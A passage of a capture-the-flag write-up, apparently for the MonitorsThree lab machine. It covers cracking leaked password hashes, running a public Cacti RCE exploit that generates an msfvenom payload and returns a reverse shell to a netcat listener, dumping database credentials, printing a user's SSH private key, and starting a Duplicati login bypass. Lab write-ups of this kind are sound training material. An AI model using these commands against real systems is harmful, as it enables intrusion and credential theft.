admin : 31a181c8372e3afc59dab863430610e8
dthompson : c585d01f2eb3e6e1073e92023088a3dd
janderson : 1e68b6eb86b45f6d92f8f292428f77ac
mwatson : c585d01f2eb3e6e1073e92023088a3dd
```

Since they are md5 hashes, I tossed them into crackstation, and admin broke.

Enter up to 20 non-salted hashes, one per line:

```
31a181c8372e3afc59dab863430610e8
c585d01f2eb3e6e1073e92023088a3dd
1e68b6eb86b45f6d92f8f292428f77ac
c585d01f2eb3e6e1073e92023088a3dd
```

I'm not a robot

reCAPTCHA
Privacy - Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
31a181c8372e3afc59dab863430610e8	md5	greencacti2001
c585d01f2eb3e6e1073e92023088a3dd	Unknown	Not found.
1e68b6eb86b45f6d92f8f292428f77ac	Unknown	Not found.
c585d01f2eb3e6e1073e92023088a3dd	Unknown	Not found.

greencacti2001. That's curious, It works to login to MoniorsThree.

Does it work with cacti too?



3XC3LL3NT! I'm going to reference back to the exploit. And clone the repo.

```
git clone https://github.com/thisisveryfunny/CVE-2024-25641-RCE-Automated-Exploit-Cacti-1.2.26.git
```

Ill create a python virtual environment and download the requirements.txt using pip3.

```
python3 -m venv cacti
cd cacti
./bin/pip3 install -r ../requirements.txt

Collecting requests==2.31.0 (from -r ../requirements.txt (line 1))
  Using cached requests-2.31.0-py3-none-any.whl.metadata (4.6 kB)
Collecting requests-toolbelt==0.10.1 (from -r ../requirements.txt (line 2))
  Using cached requests_toolbelt-0.10.1-py2.py3-none-any.whl.metadata (14 kB)
Collecting pytz==2023.3 (from -r ../requirements.txt (line 3))
  Using cached pytz-2023.3-py2.py3-none-any.whl.metadata (22 kB)
Collecting charset-normalizer<4,>=2 (from requests==2.31.0->-r ../requirements.txt
(line 1))
  Using cached charset_normalizer-3.4.1-cp312-cp312-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (35 kB)
Collecting idna<4,>=2.5 (from requests==2.31.0->-r ../requirements.txt (line 1))
  Using cached idna-3.10-py3-none-any.whl.metadata (10 kB)
Collecting urllib3<3,>=1.21.1 (from requests==2.31.0->-r ../requirements.txt (line
1))
  Using cached urllib3-2.3.0-py3-none-any.whl.metadata (6.5 kB)
Collecting certifi>=2017.4.17 (from requests==2.31.0->-r ../requirements.txt (line
1))
  Using cached certifi-2024.12.14-py3-none-any.whl.metadata (2.3 kB)
Using cached requests-2.31.0-py3-none-any.whl (62 kB)
Using cached requests_toolbelt-0.10.1-py2.py3-none-any.whl (54 kB)
Using cached pytz-2023.3-py2.py3-none-any.whl (502 kB)
Using cached certifi-2024.12.14-py3-none-any.whl (164 kB)
Using cached charset_normalizer-3.4.1-cp312-cp312-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl (145 kB)
Using cached idna-3.10-py3-none-any.whl (70 kB)
Using cached urllib3-2.3.0-py3-none-any.whl (128 kB)
Installing collected packages: pytz, urllib3, idna, charset-normalizer, certifi,
requests, requests-toolbelt
```

```
Successfully installed certifi-2024.12.14 charset-normalizer-3.4.1 idna-3.10 pytz-
2023.3 requests-2.31.0 requests-toolbelt-0.10.1 urllib3-2.3.0
```

Now Ill give the script a run with no parameters.

```
┌──(kali㉿kali)-[~/…/monitorsthree/exploits/CVE-2024-25641-RCE-Auto
└─$ ./bin/python3 ../exploit.py
/home/kali/Documents/htb/writeups/monitorsthree/exploits/CVE-2024-2
  cactus = """
Traceback (most recent call last):
  File "/home/kali/Documents/htb/writeups/monitorsthree/exploits/CV
    from requests.packages.urllib3.contrib import appengine as gaec
ImportError: cannot import name 'appengine' from 'requests.packages
_init__.py)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/kali/Documents/htb/writeups/monitorsthree/exploits/CV
    from requests_toolbelt.multipart.encoder import MultipartEncode
  File "/home/kali/Documents/htb/writeups/monitorsthree/exploits/CV
    from .adapters import SSLAdapter, SourceAddressAdapter
  File "/home/kali/Documents/htb/writeups/monitorsthree/exploits/CV
    from .ssl import SSLAdapter
  File "/home/kali/Documents/htb/writeups/monitorsthree/exploits/CV
    from ..compat import poolmanager
  File "/home/kali/Documents/htb/writeups/monitorsthree/exploits/CV
    from urllib3.contrib import appengine as gaecontrib
ImportError: cannot import name 'appengine' from 'urllib3.contrib'
```

I did some research and learned I needed a different version of urllib3.

```
./bin/pip3 install 'urllib3<2'
./bin/python3 ../exploit.py
```

```
┌──(kali㉿kali)-[~/…/monitorsthree/exploits/CVE-2024-25641-RCE-Automated-Exploit-Cacti-1.2.26/cacti]
└─$ ./bin/python3 ../exploit.py
/home/kali/Documents/htb/writeups/monitorsthree/exploits/CVE-2024-25641-RCE-Automated-Exploit-Cacti-1.2.26/cacti/../exp
  cactus = """

 _  _
| || | _
| || || |
| || || |
 \_  || |
   |  _/
   | |
   |_|

Made by return0
Twitter / X : @returNothing
Github  : thisisveryfunny
Discord : thisisveryfunny
HTB : ReturnTo0 (slide some respect :)


usage: exploit.py [-h] -L LOCAL_IP -lp PAYLOAD_PORT -wp WEB_PORT -url URL [-u USERNAME] [-p PASSWORD]
exploit.py: error: the following arguments are required: -L/--local_ip, -lp/--payload_port, -wp/--web_port, -url/--url
```

Nice, Ill pass it all the required variables, and follow the instruction for the github. and run it.

```
./bin/python3 ../exploit.py -L 10.10.14.131 -lp 443 -wp 80 -url
http://cacti.monitorsthree.htb -u admin -p greencacti2001
```

```
 _  _
| || | _
| || || |
| || || |
 \_   || |
   |  _/
   | |
   |_|

Made by return0
Twitter / X : @returNothing
Github  : thisisveryfunny
Discord : thisisveryfunny
HTB : ReturnTo0 (slide some respect :)


[*] Generating msfvenom payload...
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: elf
[*] Attempting login with credentials: admin:greencacti2001
[+] Login successful
[*] Uploading malicious file...
[*] Triggering the payload...
[+] Payload triggered successfully
[*] Enjoy the reverse shell :)
```

Ill check my listener.

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.14.131] from (UNKNOWN) [10.129.57.178] 33548
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Priv-Esc to Marcus

I got a shell as www-data. I'm going to run my tty trick for a functional shell. As www-data I'm mostly interested in information gathering from the webserver, things like sql logins and databases. Ill also check if there are any users on the box.

```
www-data@monitorsthree:/home$ ls -la
total 12
drwxr-xr-x  3 root   root   4096 May 26  2024 .
drwxr-xr-x 18 root   root   4096 Aug 19 13:00 ..
drwxr-x---  4 marcus marcus 4096 Aug 16 11:35 marcus
```

There is a Marcus here. I'm going to upload linpeas.sh to the machine to search the files for files of interest. Ill set up my python http server and download linpeas.sh

```
wget http://10.10.14.131/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

I find the creds for the database.

```
Searching passwords in config PHP files
/var/www/html/app/admin/db.php:$password = 'php_app_password';
/var/www/html/cacti/include/config.php:#$rdatabase_password = 'cactiuser';
/var/www/html/cacti/include/config.php:$database_password = 'cactiuser';
/var/www/html/cacti/lib/database.php:                                    $pa
/var/www/html/cacti/lib/database.php:                                $database_p
/var/www/html/cacti/lib/database.php:                                'database_p
/var/www/html/cacti/lib/database.php:          $password = $database_passw
```

Ill log in and see if I can find anymore creds.

```
www-data@monitorsthree:/dev/shm$ mysql -P 3306 -u cactiuser -p -D cacti
```

```
www-data@monitorsthree:/dev/shm$ mysql -P 3306 -u cactiuser -p -D cacti
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 7628
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [cacti]>
```

```
SHOW tables;
```

```
| snmpagent_managers_notifications    |
| snmpagent_mibs                      |
| snmpagent_notifications_log         |
| user_auth                           |
| user_auth_cache                     |
| user_auth_group                     |
| user_auth_group_members             |
| user_auth_group_perms               |
```

```
SELECT * FROM user_auth
```

```
MariaDB [cacti]> SELECT * FROM user_auth
    -> ;
+----+----------+--------------------------------------------------------------+-
-----+--------------------+--------+--------------------+-----------+--------------+
| id | username | password                                                     |
ogin | password_history | locked | failed_attempts | lastfail | reset_perms |
+----+----------+--------------------------------------------------------------+-
-----+--------------------+--------+--------------------+-----------+--------------+
|  1 | admin    | $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G |
  -1 | -1                 |        |                  0 |         0 |   436423766 |
|  3 | guest    | $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu |
  -1 | -1                 |        |                  0 |         0 |  3774379591 |
|  4 | marcus   | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |
  -1 |                    |        |                  0 |         0 |  1677427318 |
+----+----------+--------------------------------------------------------------+-
-----+--------------------+--------+--------------------+-----------+--------------+
3 rows in set (0.000 sec)
```

There is a hash there for marcus, I'm going to copy that hash and try to crack it using hashcat.

```
echo '$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK' > marcus.hash
hashcat -m 3200  marcus.hash /usr/share/wordlists/rockyou.txt
```

It cracks in seconds.

```
$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK:12345678910

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIa ... 9IBjtK
Time.Started.....: Wed Jan  1 22:11:30 2025 (5 secs)
Time.Estimated ...: Wed Jan  1 22:11:35 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      100 H/s (4.77ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 448/14344385 (0.00%)
Rejected.........: 0/448 (0.00%)
Restore.Point....: 432/14344385 (0.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 12345678910 → miamor
Hardware.Mon.#1..: Util: 85%
```

Now we cross out fingers and hope this is also his ssh password.

```
ssh marcus@monitorsthree.htb
```

Damn,

```
┌──(kali㉿kali)-[~/…/htb/writeups/monitorsthree/loot]
└─$ ssh marcus@monitorsthree.htb
marcus@monitorsthree.htb: Permission denied (publickey).
```

but I can just use `su` on my www-data shell to check as well.

```
su marcus
cat ~/.ssh/id_rsa
```

```
marcus@monitorsthree:~$ cat ~/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqgvIpzJXDWJOJejC3CL0m9gx8IXO7UBIfGplG1XCC6GhqPQh8OXK
rPkApFwR1k4oJkxQJi0fG2oSWmssfwqwY4FWw51sNIALbSIV3UIlz8/3ufN0zmB4WHacS+
k7hOP/rJ8GjxihThmh6PzC0RbpD/wCCCvF1qX+Bq8xc7797xBR4KfPaA9OgB0uvEuzVWco
MYII6QvznQ1FErJnOiceJoxRrl0866JmOf6moP66URla5+0sLta796+ARDNMQ2g4geh53p
ja3nZYq2QAi1b66GIRmYUGz4uWunRJ+6kUvf7QVmNgmmnF2cVYFpdlBp8WAMZ2XyeqhTkh
Z4fg6mwPyQfloTFYxw1jv96F+Kw4ET1tTL+PLQL0YpHgRTelkCKBxo4/NiGs6LTEzsucyq
Dedke5o/5xcIGnU/kTtwt5xXZMqmojXOywf77vomCuLHfcyePf2vwImF9Frs07lo3ps7pK
ipf5cQ4wYN5V7I+hFcie5p9eeG+9ovdw7Q6qrD77AAAFkIu0kraLtJK2AAAAB3NzaC1yc2
EAAAGBAKoLyKcyVw1iTiXowtwi9JvYMfCFzu1ASHxqZRtVwguhoaj0IfDlyqz5AKRcEdZO
KCZMUCYtHxtqElprLH8KsGOBVsOdbDSAC20iFd1CJc/P97nzdM5geFh2nEvpO4Tj/6yfBo
8YoU4Zoej8wtEW6Q/8Aggrxdal/gavMXO+/e8QUeCnz2gPToAdLrxLs1VnKDGCCOkL850N
RRKyZzonHiaMUa5dPOuiZjn+pqD+ulEZWuftLC7Wu/evgEQzTENoOIHoed6Y2t52WKtkAI
tW+uhiEZmFBs+Llrp0SfupFL3+0FZjYJppxdnFWBaXZQafFgDGdl8nqoU5IWeH4OpsD8kH
5aExWMcNY7/ehfisOBE9bUy/jy0C9GKR4EU3pZAigcaOPzYhrOi0xM7LnMqg3nZHuaP+cX
CBp1P5E7cLecV2TKpqI1zssH++76Jgrix33Mnj39r8CJhfRa7NO5aN6bO6SoqX+XEOMGDe
VeyPoRXInuafXnhvvaL3cO0Oqqw++wAAAAMBAAEAAAGAAxIKAEaO9xZnRrjh0INYCA8sBP
UdlPWmX9KBrTo4shGXYqytDCOUpq738zginrfiDDtO5Do4oVqN/a83X/ibBQuC0HaC0NDA
HvLQy0D4YQ6/8wE0K8MFqKUHpE2VQJvTLFl7UZ4dVkAv4JhYStnM1ZbVt5kNyQzIn1T030
zAwVsn0tmQYsTHWPSrYgd3+36zDnAJt+koefv3xsmhnYEZwruXTZYW0EKqLuKpem7algzS
Dkykbe/YupujChCK0u5KY2JL9a+YDQn7mberAY31KPAyOB66ba60FUgwECw0J4eTLMjeEA
bppHadb5vQKH2ZhebpQlTiLEs2h9h9cwuW4GrJl3vcVqV68ECGwqr7/7OvlmyUgzJFh0+8
/MFEq8iQ0VY4as4y88aMCuqDTT1×6Zqg1c8DuBeZkbvRDnU6IJ/qstLGfKmxg6s+VXpKlB
iYckHk0TAs6FDngfxiRHvIAh8Xm+ke4ZGh59WJyPHGJ/6yh3ie7Eh+5h/fm8QRrmOpAAAA
wHvDgC5gVw+pMpXUT99Xx6pFKU3M1oYxkhh29WhmlZgvtejLnr2qjpK9+YENfERZrh0mv0
GgruxPPkgEtY+MBxr6ycuiWHDX/xFX+ioN2KN2djMqqrUFqrOFYlp8DG6FCJRbs//sRMhJ
bwi2Iob2vuHV8rDhmRRq12iEHvWEL6wBhcpFYpVk+R7XZ5G4uylCzs27K9bUEW7iduys5a
ePG4B4U5NV3mDhdJBYtbuvwFdL7J+eD8rplhdQ3ICwFNC1uQAAAMEA03BUDMSJG6AuE6f5
U7UIb+k/QmCzphZ82az3Wa4mo3qAqulBkWQn65fVO+4fKY0YwIH99puaEn2OKzAGqH1hj2
y7xTo2s8fvepCx+MWL9D3R9y+daUeH1dBdxjUE2gosC+64gA2iF0VZ5qDZyq4ShKE0A+Wq
4sTOk1lxZI4pVbNhmCMyjbJ5fnWYbd8Z5MwlqmlVNzZuC+LQlKpKhPBbcECZ6Dhhk5Pskh
316YytN50Ds9f+ueqxGLyqY1rHiMrDAAAAwQDN4jV+izw84eQ86/8Pp3OnoNjzxpvsmfMP
BwoTYySkRgDFLkh/hzw04Q9551qKHfU9/jBg9BH1cAyZ5rV/9oLjdEP7EiOhncw6RkRRsb
e8yphoQ7OzTZ0114YRKdafVoDeb0twpV929S3I1Jxzj+atDnokrb8/uaPvUJo2B0eDOc7T
z6ZnzxAqKz1tUUcqYYxkCazMN+0Wx1qtallhnLjy+YaExM+uMHngJvVs9zJ2iFdrpBm/bt
PA4EYA8sgHR2kAAAAUbWFyY3VzQG1vbml0b3JzdGhyZWUBAgMEBQYH
-----END OPENSSH PRIVATE KEY-----
```

Easy day and an awful password.

I can copy this key, set permissions and log in as marcus using ssh.

```
vi id_rsa
chmod 600 id_rsa
ssh -i id_rsa marcus@monitorsthree.htb
┌──(kali㉿kali)-[~/…/htb/writeups/monitorsthree/loot]
└─$ ssh -i id_rsa marcus@monitorsthree.htb
Last login: Tue Aug 20 11:34:00 2024
marcus@monitorsthree:~$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
```

And grab the user flag.

```
marcus@monitorsthree:~$ cat user.txt
fdcd94************************
```

Priv-Esc to Root

Now that I have a user shell, I'll first check for sudo rights as marcus.

```
sudo -l
```

```
marcus@monitorsthree:~$ sudo -l
[sudo] password for marcus:
Sorry, user marcus may not run sudo on monitorsthree.
```

It' no good. Ill check for running processes.

```
ps -aux
```

```
marcus@monitorsthree:~$ ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
marcus     22292  0.0  0.2  17120  9708 ?        Ss   Jan02   0:00 /lib/systemd/systemd --user
marcus     22299  0.0  0.1   9144  5796 pts/0    S+   Jan02   0:00 bash
marcus     49554  0.0  0.1   8812  5700 pts/1    Ss   00:18   0:00 -bash
marcus     49662  0.0  0.0  10336  3548 pts/1    R+   00:23   0:00 ps -aux
```

It only shows me what marcus is running, which is nothing. I'll check opt to see if there are any special applications.

```
marcus@monitorsthree:/opt$ ls -la
total 24
drwxr-xr-x  5 root root 4096 Aug 18 08:00 .
drwxr-xr-x 18 root root 4096 Aug 19 13:00 ..
drwxr-xr-x  3 root root 4096 May 20  2024 backups
drwx--x--x  4 root root 4096 May 20  2024 containerd
-rw-r--r--  1 root root  318 May 26  2024 docker-compose.yml
drwxr-xr-x  3 root root 4096 Aug 18 08:00 duplicati
```

Duplicati looks interesting.

```
marcus@monitorsthree:/opt/duplicati$ ls -la
total 12
drwxr-xr-x 3 root root 4096 Aug 18 08:00 .
drwxr-xr-x 5 root root 4096 Aug 18 08:00 ..
drwxr-xr-x 4 root root 4096 Jan  2 11:00 config
marcus@monitorsthree:/opt/duplicati$ cd config/
marcus@monitorsthree:/opt/duplicati/config$ ls -la
total 2632
drwxr-xr-x 4 root root    4096 Jan  2 11:00 .
drwxr-xr-x 3 root root    4096 Aug 18 08:00 ..
drwxr-xr-x 3 root root    4096 Aug 18 08:00 .config
drwxr-xr-x 2 root root    4096 Aug 18 08:00 control_dir_v2
-rw-r--r-- 1 root root 2588672 Jan  2 11:00 CTADPNHLTC.sqlite
-rw-r--r-- 1 root root   90112 Jan  2 11:00 Duplicati-server.sqlite
```

I went ahead and looked up what duplicati was. Duplicati is a backup and restore utility that operates via a web based GUI. These files here are the backups duplicati has created, and since Marcus isn't running it, it must be running as root on a local port.

```
marcus@monitorsthree:/opt/backups/cacti$ ls -la
total 19916
drwxr-xr-x 2 root root     4096 Jan  2 11:00 .
drwxr-xr-x 3 root root     4096 May 20  2024 ..
-rw-r--r-- 1 root root   172507 May 26  2024 duplicati-20240526T162923Z.dlist.zip
-rw-r--r-- 1 root root   172088 Aug 20 11:30 duplicati-20240820T113028Z.dlist.zip
-rw-r--r-- 1 root root   172088 Jan  2 00:49 duplicati-20250102T004948Z.dlist.zip
-rw-r--r-- 1 root root   171186 Jan  2 11:00 duplicati-20250102T110000Z.dlist.zip
-rw-r--r-- 1 root root    15165 Jan  2 11:00 duplicati-b0de3287412244dfca7f73dffa8e6e722.dblock.zip
-rw-r--r-- 1 root root    10876 Jan  2 00:49 duplicati-b2899b4397d2145ab9075938a6cd2b490.dblock.zip
-rw-r--r-- 1 root root 19423816 May 26  2024 duplicati-bb19cdec32e5341b7a9b5d706407e60eb.dblock.zip
-rw-r--r-- 1 root root    25004 Aug 20 11:30 duplicati-bc2d8d70b8eb74c4ea21235385840e608.dblock.zip
-rw-r--r-- 1 root root     2493 Aug 20 11:30 duplicati-i7329b8d56a284479bade001406b5dec4.dindex.zip
-rw-r--r-- 1 root root     1266 Jan  2 00:49 duplicati-i81f4fad2e15b4ce3b0f3aae13e55ef92.dindex.zip
-rw-r--r-- 1 root root   185083 May 26  2024 duplicati-ie7ca520ceb6b4ae081f78324e10b7b85.dindex.zip
-rw-r--r-- 1 root root     1416 Jan  2 11:00 duplicati-ie9e27cb8de70459799036bc2215c3a15.dindex.zip
```

Ill run `ss -tulpn` to check the local listening ports.

```
Local Address:Port
127.0.0.53%lo:53
      0.0.0.0:68
    127.0.0.1:8200
127.0.0.53%lo:53
      0.0.0.0:8084
      0.0.0.0:22
      0.0.0.0:80
    127.0.0.1:3306
    127.0.0.1:42897
         [::]:22
         [::]:80
```


It's either 8084 or 8200, Ill curl each to find out.

```
marcus@monitorsthree:/opt/backups/cacti$ curl http://127.0.0.1:8200 -v
*   Trying 127.0.0.1:8200...
* Connected to 127.0.0.1 (127.0.0.1) port 8200 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:8200
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Redirect
< location: /login.html
< Date: Fri, 03 Jan 2025 00:33:53 GMT
< Content-Length: 0
< Content-Type:
< Server: Tiny WebServer
< Connection: close
< Set-Cookie: xsrf-token=hTxbQ2uQNNfqHFUHMTFgQimcmg4a%2Bdf7UfOo8%2Bzi5hw%3D; expires=Fri, 03 Jan 2025 00:43:53 GMT;path=/;
<
* Closing connection 0
marcus@monitorsthree:/opt/backups/cacti$ curl http://127.0.0.1:8084 -v
*   Trying 127.0.0.1:8084...
^C
```

8200 redirects to the duplicati login. Ill use my ssh session to port forward that port so I can access it.

`ssh -i id_rsa -L 8200:127.0.0.1:8200 marcus@monitorsthree.htb`

And navigate to 127.0.0.1:8200 and I'm presented with a duplicati login.



I tried admin : password etc, and got nothing back. I did some research and found a way to bypass the duplicati login here.

First we need the password value and the salt. We can get that by downloading the duplicati sql file using scp.

```
scp -i id_rsa marcus@monitorsthree.htb:/opt/duplicati/config/Duplicati-server.sqlite
.
```

I can now dump the file.


```
sqlite Duplicati-server.sqlite
.dump
```

```
INSERT INTO Option VALUES(-2,'','last-webserver-port','8200');
INSERT INTO Option VALUES(-2,'','is-first-run','');
INSERT INTO Option VALUES(-2,'','server-port-changed','True');
INSERT INTO Option VALUES(-2,'','server-passphrase','Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=');
INSERT INTO Option VALUES(-2,'','server-passphrase-salt','xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=');
INSERT INTO Option VALUES(-2,'','server-passphrase-trayicon','1ee8e47e-67dd-403b-a1ee-b46b0f95d118');
INSERT INTO Option VALUES(-2,'','server-passphrase-trayicon-hash','08B0CZywn6bC2RR9ESAvt3gP9hDd89Yu51NMVlfMbl8=');
INSERT INTO Option VALUES(-2,'','last-update-check','638713758468020880');
INSERT INTO Option VALUES(-2,'','update-check-interval','');
```

